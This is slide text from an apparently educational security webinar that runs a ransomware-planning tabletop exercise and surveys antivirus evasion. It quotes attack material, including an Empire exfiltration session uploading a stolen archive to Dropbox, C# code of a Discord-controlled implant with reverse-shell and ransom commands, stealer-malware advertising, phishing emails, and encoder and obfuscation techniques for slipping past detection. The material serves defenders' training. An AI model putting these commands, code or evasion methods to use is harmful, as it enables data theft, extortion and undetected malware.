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Tuesday, March 23rd

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1:00pm - 1:10pm ET

Introduction

John Hammond Huntress

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Making the Malware:

A Choose-Your-Own-Adventure Exercise

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Tales from the Trenches: **Hacker Horror Stories**

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Slipping Past Prevention:

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Wrap Up

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We want to hear from you!

This is an educational session.

We want to make sure we are getting it right.

Throughout the event we will pop-up different polls to help us gauge our own material, and better understand what we can bring to the table for you.



Be a part of the conversation!

Use the Zoom chat for discussion!



Be sure to set the chat setting to "All panelists and attendees"



Got a question?

Feel free to add questions in the designated "Q&A" feature





Don't go anywhere!

Sessions flow into each other... no changing Zoom session!*

*Day 1 and Day 2 links will be different.

Yes, these sessions will be recorded:)





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Can you hack_it?

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Tabletop Exercises

Discussion-based sessions where team members meet in an informal, classroom setting to discuss their roles and responses to a particular emergency situation.









Tabletop Exercises

A facilitator guides participants through a discussion of one or more scenarios.









Tabletop Exercises

Many tabletop exercises can be conducted in a few hours an hour, so they are cost-effective tools to validate plans and capabilities.



Making the Malware:

Gameplay





Some witty question

No Wrong Paths

Each decision comes with its own perks and unique risks.

Hackers, just like Defenders, make painful mistakes.

Unfortunately, both sides can also learn from those mistakes.





Scenario Injects

An event or circumstance that requires a response or action from the participant(s). Injects may be provided to specific participants or as a component of the entire exercise.





Making the Malware:

Our Scenario



New Hire Orientation

Welcome to Shady Incorporated, the dark web's premiere cybercrime solutions provider.


Based on the aptitude you shared during your interview process, we've hand-selected you to help us wreak havoc across the interwebz.

Making the Malware:

A Choose-Your-Own Adventure Exercise



It's all about process







Recon

Who are we targeting today?



Access

What type of phishing lure?





What's the path to revenue?





How are we stealing the data?





How can we maximize our payout?

EPIC POINT



AUDIENCE AWARD



Big Al's Transportation





Highland Medicinal Cannabis





Saul Goodman, Attorney





Penny Pincher Tax & CPA

If You Pay Ransom, Write It Off On Your Taxes



I focus on taxes and litigation.


If you pay hackers ransom to keep your business operating, is it tax deductible? Whether personal or business, it probably is, although the type of deduction can vary. The IRS defines a theft as the taking and removing of money or property with the intent to deprive the owner of it. The taking of property must be illegal under the laws of the state where it occurred and it must have been done with criminal intent. But to claim a deduction, you don't need to show a conviction for theft. Theft includes the taking of money or property by:

A passion for the business of **accounting**.



https://www.forbes.com/sites/robertwood/2017/05/16/if-you-pay-ransom-write-it-off-on-your-taxes/?sh=6b41d81614c4

Fake Invoice





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Explore true stories of the dark side of the Internet with host Jack Rhysider as he takes you on a journey through the chilling world of hacking, data breaches, and cyber crime.

Darknet Diaries

Jack Rhysider

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Guild of the Grumpy Old Hackers B

In 2016 the LinkedIn breach data became available to the public. What the Guild of the Grumpy Old Hackers did with it then is quite the story. Listen to Victor, Edwin, and Mattijs tell their story. Sponsors

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JAN 19, 2021

NSA Cryptologists


In this episode we integriew two NSA Cryptologists, Marcus J. Carey and Jeff Man. We hear their story of how they got into the NSA and what they did while there.

To hear more states from Jeff tune into Paul's Security Weekly where Jeff is a regular co-host a

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Malicious Update





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July 3, 2018

by Carol Kando-Pineda

Attorney, Division of Consumer and Business Education

"I lost my wallet and ID. I'm stranded — please wire money."

"Your grandson is being held in jail. He needs bail money right away."

Scammers try to trick you into thinking a loved one is in trouble. They call, text, email, or send messages on social media about a supposed emergency with a family member or friend. They ask you to send



Credential Gathering

Raccoon Stealer. We steal, You deal!



Our team is proud to present you the result of its many months of work.

Logging has never been easier and more intuitive. And sorting is so fast and convenient. We took care of all the routine working moments that spent your precious time and nerves, allowing you to concentrate on the most important thing - to increase your profit. You can forget about the countless lifting of servers and gaskets, building builds and all the associated chores. Now the process is fully automated; you just need to make a few clicks with the mouse.

Our experts conducted parallel development in three areas: Software, Front-end, Back-end. This provided an opportunity to focus on specific tasks and get a comprehensively developed product at the finish line.

Fresh software

- . Native code. Our build is not a fork of existing products on the market.
- The styler is written in C / C ++, which significantly increased the speed of work.
- . Our build will give you an excellent jab at every strait.
- Raccoon collects: passwords, cookies and autocomplete from all popular browsers (including FireFox x64), CC data, system information, almost all existing desktop cryptocurrency wallets
- · Built-in file downloader.
- . Work on both 32 and 64-bit systems without .NET dependencies
- . Output file Native x86 executable is easy to encrypt.
- · Private key, gate address and all other string values are highly encrypted.

Finance Fraud

----- Forwarded message ------

From: Ms. Amy E. Ferrer < admin345@inbox.lt >

Date: Wed, Jun 7, 2017 at 2:03 PM

Subject: Transfer request To: @udel.edu

Hello,

I will need you to process a wire transfer of \$14,545.90 which needs to go out today as a same value day payment. We have a pending invoice from our new Vendor, I have asked them to send a copy of invoice hopefully i should received it later today.

Let me know if you are available so i can forward the beneficiary account

Kind regards,

Amy E. Ferrer

sent from my iPad



Intellectual Property

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Ransomware

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Here are the list of recommendations to avoid such a things in future:

- Turn off local passwords
- Force end of administrators sessions



- Update passwords every month!
- Check the granted privileges for users, to make them maximum reduced privileges and access only to exact applications.
 - In most cases there would enough standard windows software like an Applocker.
 - Approve to run only necessaries applications ONLY.
- Don't count on the Anti-Virus, there is no one AV that really helps, they can be useful only in long-term infections, if hackers for some reasons didn't attack in short time.
 - Install Endpoint Detection and Response security (EDR) and teach the IT-admin to work with it.
- For huge companies we suggest at least 3 system administrators working 24 hours, maximum 4 admins working 3 shifts for 8 hours per day, that would be enough.




You

Thank you for all of this in a very timely manner

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Legitimate File Sharing

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(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\temp\exfil.zip
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /exfil/
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey lsdksfsijaisjajfskjrcnrada
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 7W81MLX4 to run TASK_CMD_WAIT
[*] Agent 7W81MLX4 tasked with task ID 1
[*] Tasked agent 7W81MLX4 to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) >
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Teams / Slack / Discord

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ublic static void OnDiscordCommand(object sender, MessageReceivedEventArgs message)
  if (commandEnvelope.HMIDs.Contains(Core.HMID) || commandEnvelope.HMIDs.Count == 0)
      Parallel.ForEach<Command>(commandEnvelope.Commands, delegate(Command command)
          switch (command.CommandCode)
          case CommandCode.GetFile:
              FileClient.AddFile(command.Arguments[0], command.Arguments[0]);
          case CommandCode.GetDirectory:
              Files.GetDirectory(command.Arguments[0], false);
          case CommandCode.GetDirectoryRecursive:
              Files.GetDirectory(command.Arguments[0], true);
          case CommandCode.GetDeviceTree:
              Files.GetDeviceTree();
          case CommandCode.Shell:
              new ReverseShellClient(command.Arguments[0], (command.Arguments.Count > 1) ? int.Parse(command.Arguments[1]) : 443).StartListening();
          case CommandCode.ReportBack:
              Core.DiscordClient.Send(Core.HWID, null, null, null);
          case CommandCode.Ransom:
              CryptoEnvelope cryptoEnvelope = new Ransom(command.Arguments[0], command.Arguments[1], float.Parse(command.Arguments[2]), null).Encrypt
                (Core.Encrypter.Decrypt(Constants.N));
              Core.DiscordClient.Send(Core.MAID + " Master Key: " + Utils.StringToBase64(cryptoEnvelope.ToString()), null, null);
          case CommandCode.RansomDecrypt:
              new Ransom(command.Arguments[0], null, 0f, Convert.FromBase64String(command.Arguments[1])).Decrypt();
              Core.DiscordClient.Send(Core.HNID + " Decrypted", null, null, null);
              return;
              return:
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


Good Old HTTPS

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Wireshark · Follow TCP Stream (tcp.stream eq 0)
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GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1
If-None-Match: df
Host:
Connection: Close
HTTP/1.1 200 OK
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: close
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Trace: 2B
X-Powered-By: ASP.NET
Date:
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<?xml version="1.0" encoding="utf-8"?>
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    <dependencies>
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Hash= d4d7c77166aa1b24ecd8a5426d80141e"/>
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       <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{</pre>
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DNS Traffic





Damage Online Presence



Anonymous Whistleblower



Notify Journalists / Customers

The Record.

DS: You said that you like to apply additional pressure through DDoS [editor's note: distributed denial-of-service attacks involve flooding a site with junk traffic, making it unreachable]. How effective is this scheme?

UNK: We do not use it often, in contrast to calls. Calling gives a very good result. We call each target as well as their partners and journalists—the pressure increases significantly. And after that, if you start publishing files, well, it is absolutely gorgeous. But to finish off with DDoS is to kill the company. Literally. I also think we will expand this tactic to persecution of the CEO and/or founder of the company. Personal OSINT, bullying. I think this will also be a very fun option. But victims need to understand that the more resources we spend before your ransom is paid—all this will be included in the cost of the service. =)

DS: Tell me a secret.

UNK: As a child, I scrounged through the trash heaps and smoked cigarette butts. I walked 10 km one way to the school. I wore the same clothes for six months. In my youth, in a communal apartment, I didn't eat for two or even three days. Now I am a millionaire.


Leak Internal Documents





They say a picture is worth a 1000 words. Hackers from the Maze cybercrime group are claiming they've attacked this Florida law firm, stole their attorney-client privileged data, and then encrypted the local copies with #ransomware. So far, 5% of the stolen data has been released. As more time passes, more data will be posted online and the ransom price may increase. Law firms need solid #cybersecurity.





Connect with Us!









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Cooking up Cybercrime

You Choose the Recipe for Ransomware

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
Today's Agenda

- Online Antivirus Scanners
- 2 Signature Based Detection
- 3 Heuristic Based Detection
- 4 Live Demonstrations
- 5 Takeaways
- 6 Live Q/A

Online
Antivirus
Scanners



Preface









Mr. M Woon Micheal <info@gnpschool.org> Sun, Mar 14, 9:12 AM (2 days ago)







to Recipients *

2 Attachments







House 14 Great Winchester Street, 2bh, London, United Kingdom, Email: Info@itegroup.com

Am Mr. Michael Woon, General Manager, Intil trust credits Pilic Landon the only credit union appointed by the United Nations led by the President of the United Nations General Assembly. My Volkan

This is to inform you that your Payment approval has reached the desk of the President of United States Joe Biden, after going through many files and some others beneficiaries payment files. His Excellency has endered and instructed that we the (international trust credit pic London) are to handle and ensure that all beneficiaries which includes (Compensation Payments, Intelligence Payments, Scam Victims And Awarded Contracts Payment) to receives their payments as soon as possible.



How do you know what is safe?



Online Antivirus Scanners

Multi-engine utility

Typically "free"



Just upload a file, and wait for the results



Who Cares About Stats?

- What makes a good online antivirus scanner?
 - Number of antivirus engines
 - Max upload size
 - Report information
 - Search by hash (MD5, SHA1, SHA256, etc.)
 - Time to scan files



A Question of Trust

- Online antivirus scanners can be public or private
- "Who will tell the security vendors?"
- Do you want the security community to know?



Public Scanners

Actively share sample submissions

VirusTotal



- 70+ AV engines
- Can scan remotely
- 32MB size limit

MetaDefender




- 35+ AV engines
- Can scan remotely
- 200MB size limit


Jotti



- 15 AV engines
- File upload only
- 250MB size limit







Private Scanners

Antiscan.me



- 26+ engines
- 6 scans per day
- Limit file extensions

nodistribute.com




- 35+ engines
- 4 scans per day
- ... does not upload?

chk4me



- 33 engines
- 4 scans per day
- ... does not upload?





"Dead" Private Scanners...

- scan4you.net
- avcheck.ru
- av-check.com
- virtest.com
- elementscanner.su
- chk4me





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Signature
Based

Detection




Look for the "Known Bad"

- Low-hanging fruit:
 - Bad bytes/shellcode
 - Static hashes
 - Malicious IP addresses/domain names
- These are simple "signatures" AV collects



Pyramid of Pain





Signature Evasion

- Using different encoders
- Encrypting the payload
- Using custom obfuscation



Encoders



Veil framework

--ordnance-payload



Msfvenom encoders

x86/shikata_ga_nai, x64/zutto_dekiru



Encryption

RSA



- RSA
- AES
- RC4
- 3DES
- Serpent
- Salsa20
- Misty-1

This list goes on and on...



Custom Obfuscation

- XOR, rotation cipher, base representation
- String concatenation, reversing, escaping



O3

Heuristic
Based
Detection



Behavior

- Does your payload allocate memory?
- Does it send network packets?
- Does it start new processes?



Live Demonstrations



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Cross Your Fingers

This is an arms race.

What worked yesterday may not work today.





04 --Takeaways



Is AV the Solution?

"Trust them only as far as you can throw them"

No magic wand, no silver bullet.

Invest in layered security.



What About NextGen/AI/ML/Buzzword?

 Machine learning is only as strong as its training set.

 Those programs only know how to catch what it was programmed to know



Isn't This a Losing Battle?

- Security is a cat and mouse game
- Ultimately, hackers should never "touch disk"
- Insert buzzword: "fileless malware"



"Fileless Malware"

- How can hackers avoid writing to the filesystem?
- Invoke-Expression, reflection techniques, etc.
- But defensive mitigations also hinder this

Bypassing AMSI, in-memory techniques... hack_it 2022?



Resources

- https://www.safetydetectives.com/blog/top-online-virus-checkers/
- https://www.raymond.cc/blog/battle-of-the-6-online-malware-file-scanners/
- https://krebsonsecurity.com/2009/12/virus-scanners-for-virus-authors/
- https://krebsonsecurity.com/2010/04/virus-scanners-for-virus-authors-part-ii/
- https://www.bleepingcomputer.com/news/security/75-percent-of-malware-uploaded-on-no-distribute-scanners-is-unknown-to-researchers/



Questions?



Thank you



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
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